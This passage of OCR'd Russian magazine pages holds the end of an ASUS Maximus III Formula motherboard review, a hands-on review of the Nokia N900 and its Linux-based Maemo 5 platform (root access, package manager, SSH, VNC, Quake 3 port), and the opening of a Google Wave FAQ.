без подключения к самому корпусу. Кстати, плата оснащена еще одной, специальной «красной кнопкой», которая получила название Go Button. Если система выключена, то при нажатии кнопки можно активировать технологию ASUS MemOK, которая позволяет компьютеру запуститься даже с несовместимыми с системной платой модулями оперативной памяти. В частности, будет произведена диагностика и заданы необходимые параметры ОЗУ для успешного старта системы. Если система работает, то нажатие на клавишу позволит пользователю менять оверклокерские профили, причем, не

ТЕСТОВЫЙ СТЕНД

ПРОЦЕССОР: INTEL CORE I5-750, 2.66 ГГЦ
КУЛЕР: THERMALRIGHT MUX-120
ПАМЯТЬ: 2X 2048 МБАЙТ, CORSAIR CMX3-1600 (CM3X2G1600C9DHXNV)
НАКОПИТЕЛЬ: 250 ГБАЙТ, WESTERN DIGITAL WD2502ABYS, SATA
ВИДЕОКАРТА: GIGABYTE GEFORCE GTS 250
БЛОК ПИТАНИЯ: 650 ВТ, CORSAIR

покидая оболочки операционной системы. Всего этих профилей может быть задано восемь.

ДИЗАЙН И РАЗВОДКА

Долго говорить о том, что плата упакована в шикарную коробку с агрессивной расцветкой, и расписывать все прелести комплектации мы не будем. Уж слишком много есть более интересного, о чем хотелось бы поведать нашим читателям. Начнем с того, что плата собрана в форм-факторе Full ATX. Расцветка платы без преувеличения «революционная» — черный текстолит, красные и белые разъемы. Внешне плата нам очень понравилась. Компоновка элементов максимально удобна для установки любого типа дополнительных плат и систем охлаждения. Даже огромные видеокарты верхнего ценового сегмента устанавливаются легко, не мешают доступу к другим элементам системы. Хотя при установке пары двухслотовых акселераторов в SLI или Crossfire будут заблокированы клавиши перезагрузки и включения. В остальном претензий нет. Даже радиаторы на схемах MOSFET не мешают монтажу кулера с широким профилем. Кстати, что касается охлаждения, то и этой детали производитель уделил максимум внимания. На единственную схему набора логики Intel P55 Express установлен плоский массивный радиатор. Если учесть, что этот чип отличается невысоким тепловыделением (большую часть задач взял на себя сам ЦП), такой выбор кажется весьма разумным. Три фигурных радиатора, соединенные тепловыми трубками, надежно защищают систему питания от перегрева. Стабилизатор питания собран по схеме 16+3. Все дроссели аккуратно распаяны, а сама плата использует исключительно твердотельные конденсаторы. Увеличить производительность дисковой подсистемы возможно при помощи технологии Speeding HDD. В данном случае два винчестера подключаются к специальным разъемам SPD_HDD1 и SPD_HDD2 для организации двухканальной передачи данных.

ФИШКИ И БОНУСЫ

Отдельно хотелось бы поговорить о дополнительных возможностях и дополнениях, которыми может порадовать как сама плата, так и комплект поставки. В первую очередь нужно отметить наличие внешней аудиокарты. Приверженцы качественного звука как один отказываются от встроенных звуковых контроллеров, вне зависимости от того, сколько каналов предлагает штатный HDA-кодек. В случае с ASUS

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

Super PI mod.1.5 XS: 15,1 сек
Super PI mod.1.5 XS, (OC): 10,3 сек
WinRAR 3.8, Multithreading: 2525 Кб/с
WinRAR 3.8, Multithreading (OC): 2978 Кб/с
PCMark Vantage: 6846
PCMark Vantage (OC): 8411
Crysis, 1680x1050, 4xAA, 16xAF: 19
Crysis, 1680x1050, 4xAA, 16xAF (OC): 20
Call of Duty: World at War, 1680x1050, 4xAA, 16xAF: 76
Call of Duty: World at War, 1680x1050, 4xAA, 16xAF: 79

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

- ПОДДЕРЖИВАЕМЫЕ ПРОЦЕССОРЫ: INTEL CORE I5 ИЛИ CORE I7
- ПРОЦЕССОРНЫЙ РАЗЪЕМ: SOCKET LGA1156
- ЧИПСЕТ: INTEL P55 EXPRESS
- ПАМЯТЬ: 4X DIMM, DDR3 2133/2000/1800/1600/1333/1066 (МАКСИМАЛЬНО 16 ГБАЙТ)
- СЛОТЫ РАСШИРЕНИЯ: 1X PCI-E X16, 1X PCI-EXPRESS X8, 1X PCI-E X1, 1X PCI
- НАКОПИТЕЛИ: 10X SATA II + 1X E-SATA
- РАЗЪЕМЫ: 1X IEEE 1394 (FIREWIRE), 9X USB, 1X E-SATA
- СЕТЬ: 1 ГИГАБИТНЫЙ RJ-45 ПРИ ПОДДЕРЖКЕ КОНТРОЛЛЕРА REALTEK RTL8110SC
- ЗВУК: 8-КАНАЛЬНАЯ ВНЕШНЯЯ HDA-АУДИОПЛАТА SUPREMEFX X-FI
- ФОРМ-ФАКТОР: ATX, 305X244 ММ

MAXIMUS III Formula производитель включил в комплект поставки карточку ASUS Supreme FX X-Fi, которая использует для подключения разъем PCI-Express X1. Присутствует разделение каналов по восьми линиям, а также наличествует поддержка технологий EAX Advanced HD 4.0, X-Fi CMSS-3D и X-Fi Crystalizer. Есть здесь оптический и коаксиальный SPDIF, а также специальный разъем для вывода аудиовходов (наушники и микрофон) на лицевую панель корпуса. Наконец, заметим, что производитель оснастил комплект набором стяжек для шлейфов, что крайне полезно, и специальными наклейками-метками, которые позволяют к каждому шлейфу приделать свой цветовой маркер. Скажем, если в системе 4-5 винчестеров плюс пара оптических приводов с SATA-интерфейсом, то такая разметка была бы к месту. Интересно также, что производитель решил вынести клавишу сброса CMOS на заднюю панель платы, чтобы не было необходимости лазить внутрь корпуса. На панели есть и кнопка активации опции ROG Connect. Суть технологии — в возможности предоставления дистанционного доступа к основным параметрам материнской платы через другой компьютер. Соединение при использовании ROG Connect производится через обычный USB-кабель.

ВЫВОДЫ

В очередной раз ASUS удалось доказать свое превосходство на рынке системных плат для экстремалов. Такие платформы, как ASUS MAXIMUS III Formula, являют собой торжество технологического прогресса. Отходя от восторженных откликов в сторону здорового прагматизма, хотелось бы отметить, что за все прелести ASUS MAXIMUS III Formula потенциальному покупателю придется выложить кругленькую сумму. Но к чему все эти тлетворные эманации золотого тельца, если нельзя потратить их на платформу своей мечты?][

КОНКУРС ASUS

Заходи на сайт www.xakep.ru и принимай участие в конкурсе компании ASUS и редакции][. Все, что требуется в конкурсе — правильно ответить на 5 вопросов о материнской плате ASUS MAXIMUS III Formula.
Разыгрывается mATX плата на чипсете P55 — P7P55-M и два сувенирных набора ASUS: BT-мышь, наушники и веб-камера.

СТЕПАН «STEP» ИЛЬИН HTTP://TWITTER.COM/STEPAH

LINUX В КАРМАНЕ




ТЕСТ-ДРАЙВ ПЛАТФОРМЫ MAEMO 5 В NOKIA N900

Телефоны на базе Linux'а мы видели не раз. Но выход смартфона на новенькой Meamo 5, по сути, являющейся Debian'ом, да еще и на машинке с характеристиками, сравнимыми с компьютером, мы пропустить не могли. А потому решили посмотреть, на что же способен этот мобильный линукс и нужен ли он вообще?


Что такое Maemo? Это специальная платформа для портативных устройств, основанная на дистрибутиве Debian GNU/Linux. Если помнишь, Nokia выпускала довольно странные для обычного человека девайсы N770/N800/N810: далеко не каждый понимал, зачем нужен интернет-планшет, если по нему нельзя позвонить? Объяснять им, в чем прикол системы, на которой запускаются линуксовые приложения, бестолку: все равно ничего не поймут. К счастью теперь, когда в новенькой Nokia N900 появился телефонный модуль, «ушастые» могут радоваться навороченному интерфейсу, а мы насладиться тем, зачем собственно такой аппарат и покупаем — его линуксовой начинкой. Тут надо сказать, что N900 — это пока единственный девайс, который выпускается на новой платформе Maemo 5 (до этого момента использовались версии OS2005, OS2006, OS2007 и OS2008). Впрочем, о том, что внутри телефона установлен Linux, обычный пользователь никогда не догадается. Ведь на базе X.org'а ему предлагается удобный тач-интерфейс, практически исключающий использование стилуса (сказать по правде, я даже не сразу его заметил, а необходимости в нем банально не было), который крутится вокруг системы четырех рабочих столов, переключение между которыми осуществляется легким движением пальца. Причем, каждый из них полностью настраиваемый благодаря системе передвигаемых ярлыков и виджетов. Скажем, на одном рабочем столе можно разместить все для работы с телефоном, а на другом — приложений и виджеты для администрирования локалки (а то! читай ниже). Единственное, что явно выдает линуксовую натуру Maemo 5 — это ярлык X Terminal в меню приложений.

ТЕРМИНАЛ ПРЯМО НА ТЕЛЕФОНЕ


Да-да, после нажатия на ярлык открывается самый настоящий линуксовый терминал. Поначалу, правда, удивило, что система не распознает самые, казалось бы, стандартные команды: «uname -a» или «ifconfig». К счастью, для решения достаточно зайти в систему под рутом. Maemo 5 и соответственно N900 выгодно отличается от других аналогичных платформ, где для получения доступа к root'у надо заливать специальную хакнутую прошивку, устанавливать jailbrake'и — короче, идти на



СТАРЫЙ ДОБРЫЙ НИКСОВЫЙ MC



ЛЮБЫЕ ПРИЛОЖЕНИЯ УСТАНАВЛИВАЮТСЯ В ДВА КЛИКА МЫШИ ЧЕРЕЗ ДИСПЕТЧЕР ЗАДАЧ



ЧЕРЕЗ VNC-КЛИЕНТ РУЛИМ ДОМАШНИМ КОМПЬЮТЕРОМ

N900 МОЖЕТ БЫТЬ ПРОСТО ТЕЛЕФОНОМ...

всяческие ухищрения. Достаточно открыть в N900 консоль (кстати, как и в обычной системе для этого есть горячая клавиша: <Ctrl-Shift-x>) и набрать команду «sudo gainroot» — и рут, в прямом смысле слова, у нас в кармане:

```
Nokia-N900-42-11:~# uname -a
Linux Nokia-N900-42-11 2.6.28-omap1 #1 PREEMPT Wed Oct
28 15:32:55 EET 2009 armv7l unknown

Nokia-N900-42-11:~# whoami
root
```

Правда, я умолчал об одной важной детали. Для того чтобы команда «sudo gainroot» работала правильно, необходимо установить в систему специальный пакет rootsh.

МЕНЕДЖЕР ПАКЕТОВ И ВСЕ-ВСЕ-ВСЕ


Установить пакет — ничего не напоминает? Именно! Как и в любой Debian-системе приложения необязательно компилировать из исходников: они легко устанавливаются в систему через менеджер пакетов. Последний сам заботится о том, чтобы скачать самую последнюю версию приложения и удовлетворить все зависимости. Вспомним Symbian, где для установки программы нужно было найти sis-файл дистрибутива, далее заморочиться с подписями и вдобавок подключить телефон к компьютеру. Почувствуй разницу: в случае с Maemo необходимо, чтобы программа была в каталоге приложений. Единственное, что тогда придется сделать — это выбрать ее для установки в диспетчере приложений. Система сама подкачает дистрибутив из репозитория, удовлетворив все зависимости.
Кстати о репозиториях. По умолчанию в диспетчере приложений включены только два: «Приложения Nokia» и «Обновление системного ПО Nokia», и поэтому весь список доступных для установки приложений состоит из максимум двадцати виджетов и утилит. Не сильно впечатляет, правда? И более того — среди них нет нужного нам пакета rootsh. В поиске причины залезаем в настройки каталогов приложений и обращаем внимание, что репозиторий Maemo Extras не активен. Исправляем это недоразумение и одним кликом мыши добавляем в диспетчер новые пакеты, одобренные комьюнити Maemo, в том числе и заветный rootsh. Хочу сразу сказать: для установки приложений никакой root-аккаунт не нужен, но он понадобится, если хочешь поковыряться во внутренностях системы или, например, использовать консольный инструмент для управления пакетами apt-get. И раз уж добрались до администратора, то попробуем выяснить, на каком железе работает наша машинка. Для того чтобы выяснить размер внутренней памяти, используем команду df (disk free):

```
Nokia-N900-42-11:~# df -h
Filesystem          Size    Used Available Use%
Mounted on
rootfs             227.9M   189.3M   34.4M  85% /
tmpfs               1.0M    92.0k   932.0k   9% /tmp
tmpfs             256.0k    68.0k   188.0k  27% /var/run
tmpfs              64.0M     4.0k    64.0M   0% /dev/shm
/dev/mmcblk0p2        2.0G   350.1M    1.5G  18% /home
/dev/mmcblk0p1       27.0G   690.2M   26.3G   2% /home/
user/MyDocs
```


В общей сложности — 32 Гб. Теперь посмотрим, что у нас за процессор. Данные о CPU хранятся в текстовом файле/proc/cpuinfo. Откроем его тулзой cat:

```
Nokia-N900-42-11:~# cat /proc/cpuinfo
Processor      : ARMv7 Processor rev 3 (v7l)
BogoMIPS      : 249.96
```


Как видишь, в качестве процессора используется CPU на базе ARM. Правда, вместо частоты здесь указано количество миллионов операций в секунду (BogoMIPS), но она составляет 600 МГц. Хочется тут же ответить на самый распространенный вопрос по N900: «Раз смартфон



ПРИВЫЧНЫЙ AJAX-ИНТЕРФЕЙС GMAIL В MAEMO BROWSER



ТЕЛЕФОН САМ ПОДГРУЗИЛ КОНТАКТЫ ИЗ GTALK'А



РАБОЧИЙ СТОЛ АДМИНА: ЯРЛЫКИ ПРИЛОЖЕНИЙ И БЫСТРЫЙ ВЫЗОВ ПРОБЛЕМНОГО ПОЛЬЗОВАТЕЛЯ :)



МЕНЕДЖЕР ЗАДАЧ ДЛЯ ПЕРЕКЛЮЧЕНИЯ МЕЖДУ ЗАПУЩЕННЫМИ ПРИЛОЖЕНИЯМИ

построен на Linux'е, то можно ли взять .deb-пакеты от обычного Debian'а и запустить их на мобильной платформе?». Нет и еще раз нет! Как мы только что выяснили, процессор N900 построен на базе ARM, в то время как CPU твоего компьютера, скорее всего, использует x86-архитектуру. Исходный код компилируется для разных платформ по-разному, поэтому можно даже не пробовать запустить на ARM'е код, собранный для x86-платформы. Более того, не так просто откомпилировать исходники линуксового приложения для Maemo. В большинстве случаев приложения нужно доводить до ума, модифицируя код для работы в совершенно новом окружении, в том числе с использованием touch-интерфейса, акселерометров и т.д. Хорошая новость в том, что профи из комьюнити активно занимаются этой работой, а поэтому уже сейчас в репозитории огромное количество самых разных никсовых утилит, в том числе для системного администратора!


АДМИНИСТРИРУЕМ ВСЕ И ВСЯ

По правде говоря, увидев пакет OpenSSH Client и Server, я ринулся устанавливать его в первую очередь. Что порадовало — в момент установки SSH-демона у тебя не открывается огромнейшая дыра в лице стандартного root'ового пароля, которые многие пользователи как пить дать забудут переустановить (привет iPhone'у с установленным jailbrake'ом!). Система сама предлагает ввести новый пасс для рута — и мы его вводим. Заодно устанавливаем виджет Personal IP Address, который прямо на рабочем столе отображает названия активных интерфейсов и присвоенных им IP-адресов. Для удобства предлагаю расположить виджет на отдельный рабочий стол и сюда же добавить ярлык на X Terminal — с этого начнем строить рабочий стол админа. Открыв PuTTY на ноутбуке, присоединенном к той же Wi-Fi сети, я ввел заветный IP-шник и... без каких-либо проблем подключился к SSH-демону, как будто это был самый обычный сервак на Linux'е. Впрочем, тут же осознав, что то же самое можно с неменьшим успехом делать и с самого телефона, я переключился на намного более практичную задачу — коннекту к различным серверам. Для этого нужно открыть на девайсе терминал и отдать команду: ssh <IP-сервера>. Поверь, разницы с тем, как если бы ты коннектился к ним через PuTTY с компьютера, никакой!

Следующий ярлык, который я вынес на рабочий стол — VNC Viewer. Тут надо сказать, что полноценный клиент для подключения к удаленному рабочему столу, который действительно можно удобно использовать с телефона, — моя давняя мечта. И хотя можно было сразу попробовать поставить rdesktop, как на любом линуксе, я решил довериться стандартному VNC-клиенту, а для экспериментов поднял на буке с Windows 7 VNC-демон. И вот, что я тебе скажу: с N900 ты можешь реально пользоваться своим компьютером удаленно без какого-либо дискомфорта! На нормальном коннекте получаем моментальный отклик, идеальную картинку — как будто с обычного монитора, причем на большом экране девайса вмещается внушительная часть рабочего стола настольной машины. Если есть Wi-Fi или 3G-интернет, эту возможность можно использовать постоянно и фактически работать на своем рабочем компьютере, используя его производительность и широкий интернет-канал. К слову, для отслеживания беспроводных сетей есть отдельный замечательный инструмент — Wifiinfo. Полноценным стамблером его не назовешь, потому что пока он не фиксирует GPS-координаты, но со сканированием эфира, определяя SSID, уровень сигнала и параметры шифрования точек доступа, справляется на ура. И кстати: сети с уязвимым WEP-шифрованием программа, как и подобает хакерской тулзе, отображает особым образом.

БРАУЗЕР И МНОГОЗАДАЧНОСТЬ

Еще больший эффект того, что имеешь дело не с телефоном, а компьютером, достигается за счет браузера Maemo Browser, построенного на базе Mozilla и поддерживающего Adobe Flash. Весь смак от использования начинаешь ощущать, когда просматриваешь ролики на Youtube (в



ПОЛУЧАЕМ ROOT'А В X TERMINAL

WI-FI СТАМБЛЕР

том числе на полном экране) и работаешь с любыми Web 2.0 сервисами. Больше не надо использовать мобильные версии Google Docs и Google Reader или того же Gmail: все их AJAX-навороты отлично отображаются в Maemo Browser. А так как это почти Firefox, то можно заюзать несколько полезных плагинов, заботливо подготовленных комьюнити. Расправится разом со всей рекламой поможет AdBlock Plus, а внести полезные изменения в сайты с помощью JS-скриптов — Greasmonkey. Устанавливаются они опять же очень просто — через диспетчер приложений. На одних только баннерах (особенно на Flash'овых) можно сэкономить кучу GPRS-трафика, следить за использованием которого удобно через виджет Personal Data Plan Monitor. Еще один хинт для браузера: горячая клавиша <Ctrl+Shift+I>, которая включает особую систему приближения, подгоняющую параграфы текста так, чтобы они соответствовали ширине экрана.

Использование Linux'а позволило реализовать в N900 полноценную многозадачность. Ты можешь открыть браузер, консоль терминала с запущенным SSH-клиентом и параллельно переключаться на удаленный рабочий стол через VNC-клиент — и все это будет работать. Для таскменеджера даже есть хоткей: <Ctrl-Shift-Backspace>. Даже если среди приложений будет прога, активно использующая 3D-графику, она не убьет мультизадачность наповал (если, конечно, она не написана на коленке горе-программистом). Секрет тут в том, что Maemo 5 перекладывает задачи по обработке графики на 3D-ускоритель GPU.

QUAKE 3 VS. MAEMO 5

Насколько эффективно она это делает? Настоящий фурор на одной из презентаций N900 в Лондоне произвел запущенный на двух телефонах Quake 3, в который ребята играли в мультиплеер по сети! Помнится, много лет назад я специально покупал новый компьютер — ради того, чтобы комфортно играть в кваку. И вот времена — игрушку тянет пускай и топовый, но смартфон! Правда, сама портированная версия игрушки является чисто экспериментальной и для того, чтобы использовать ее, придется подключить специальный репозиторий с бета-версиями программ — Extras Development. Для этого открой диспетчер приложений и через меню «Каталоги приложений → Создать» добавь запись о новом хранилище пакетов, указав http://repository.maemo.org/extras-devel в поле «Веб-адрес», «fremantle» в поле «распространение» и «free non-free» в поле «Компоненты».

Менеджер пакетов проведет апдейт списка доступных приложений. Это огромное хранилище самых разных программ, виджетов и игр, которые пока находятся в стадии бета-тестирования, но вполне пригодны для использования. В частности разработчик пакета ioquake3 честно предупреждает о возможных багах, но игрушка-то работает! Правда, после установки пакета необходимо скопировать файлы *.pk3 с текстурами и картами с CD-диска Quake 3 в папку /home/user/baseq3. И вот теперь можно собирать количество охов и ахов друзей, запуская для них игрушку :). Управление осуществляется с помощью акселерометра, а если еще подключить через TV-Out к телевизору ,— из N900 получается неплохая игровая консоль! Еще один трик. Если желания маяться с поиском старого CD нет, можно прямо из репозитория установить альтернативу в лице openarena. Это открытая реализация Quake3, в которой используется открытый движок Q3 и созданные энтузиастами карты, модели и набор текстур. Не забудь изучить и другие программы в разделе «Мультимедийные», в том числе подкаст-аггрегатор gPodder Podcast Client.

SKYPE И КАМЕРА

Скачивать подкасты и затем переносить их на телефон — настоящая тоска. Если у телефона есть Wi-Fi, то намного удобнее закачивать подкасты прямо на него. В связке со встроенным FM-передатчиком, N900 превращается в настоящий musthave для автолюбителей. Нужно лишь настроить магнитолу на частоту FM-передатчика, и прослушивание подкастов в машине превращается в одно удовольствие!

Устроить трансляцию можно не только в аналоговых радиоволнах, но и в цифре, вещая в инет изображение с 5-мегапиксельной камеры. Если в ранних моделях с Meamo для этого нужно было некисло попариться с настройкой нескольких транслирующих программ, то в N900 со всем справится миниатюрная утилитка qik, для которой понадобится исключительно аккаунт на одноименном сервере. Кстати говоря, качество изображения оптики Carl Zeiss заслуживает всяческих похвал.

При деле и передняя камера для видеоконференции. Правда, нам, обделенным полноценным 3G-инетом, придется использовать Skype или Google Talk. Причем позвонить человеку или, на худой конец, начать чат можно прямо из профиля человека в записной книжке. Это супер нововведение: наконец-то не надо открывать скайп и искать там нужный контакт (который обязательно назван как-нибудь навроде katya87), а можно просто звонить человеку прямо из записной книжки телефона: хоть через GSM, хоть через VoIP.

МИНИКОМПЬЮТЕРУ — БЫТЬ!

Что я тебе могу сказать после недели использования телефона? Это ни разу не смартфон! Это мини-компьютер, умеющий, к тому же, звонить. Ощущение того, что имеешь дело не с миниатюрным девайсом, а полноценной системой, прежде всего, создают знакомые никсовые программы. Пускай из-за различий архитектуры нельзя просто взять .deb-пакет от Debian и установить на N900, но в даже на текущий момент в тестовых репозиториях есть самые разные продукты: редактор для кодинга Vim, интерпретатор Python, клиент Pidgin для обмена сообщениями, VNC-клиент и море других. Правильная мультизадачность, позволяющая одновременно использовать несколько приложений и при этом не наслаждаться слайдшоу, еще больше усиливает ощущение, что в N900 все по-взрослому. Браузер на базе Mozilla — это особенная история. Наконец-то прямо со смартфона можно просматривать сайты в их привычной форме, а не довольствоваться мобильными версиями, лишенными прелестей AJAX. Понимание того, насколько классный девайс сейчас выпустила Nokia, пришло не сразу. Скажу больше, на первый взгляд девайс вообще мало чем впечатлил. Но уже скоро осознаешь, что с приобретением N900 ты получаешь вовсе не смартфон, а стильный мини-компьютер, который умещается в кармане.

СТЕПАН «STEP» ИЛЬИН STEP@GLC.RU



GOOGLE WAVE: СТОЯЩИЙ СЕРВИС ИЛИ ПУСТЫШКА?

НАШ УЛЬТРА-ПОЛНЫЙ FAQ ПО GOOGLE WAVE


«У КОГО ЕСТЬ ИНВАЙТ НА GOOGLE WAVE?» — САМАЯ ЧАСТАЯ ПРОСЬБА НА ФОРУМАХ И В БЛОГАХ. КАЖДЫЙ ХОЧЕТ ПОПРОБОВАТЬ, КАЖДЫЙ ХОЧЕТ ОЦЕНИТЬ. НО ТАК ЛИ КРУТ СЕРВИС, НАСКОЛЬКО ЖЕЛАННЫМ ОН СТАЛ ДЛЯ ОГРОМНОГО ЧИСЛА ПОЛЬЗОВАТЕЛЕЙ? В ЭТОМ МЫ И РЕШИЛИ РАЗОБРАТЬСЯ, СОБРАВ ОТВЕТЫ НА САМЫЕ ЧАСТЫЕ ВОПРОСЫ.


Q: ВСЕ ВОКРУГ ТРУБЯТ О GOOGLE WAVE, ЧТО ЭТО ТАКОЕ?

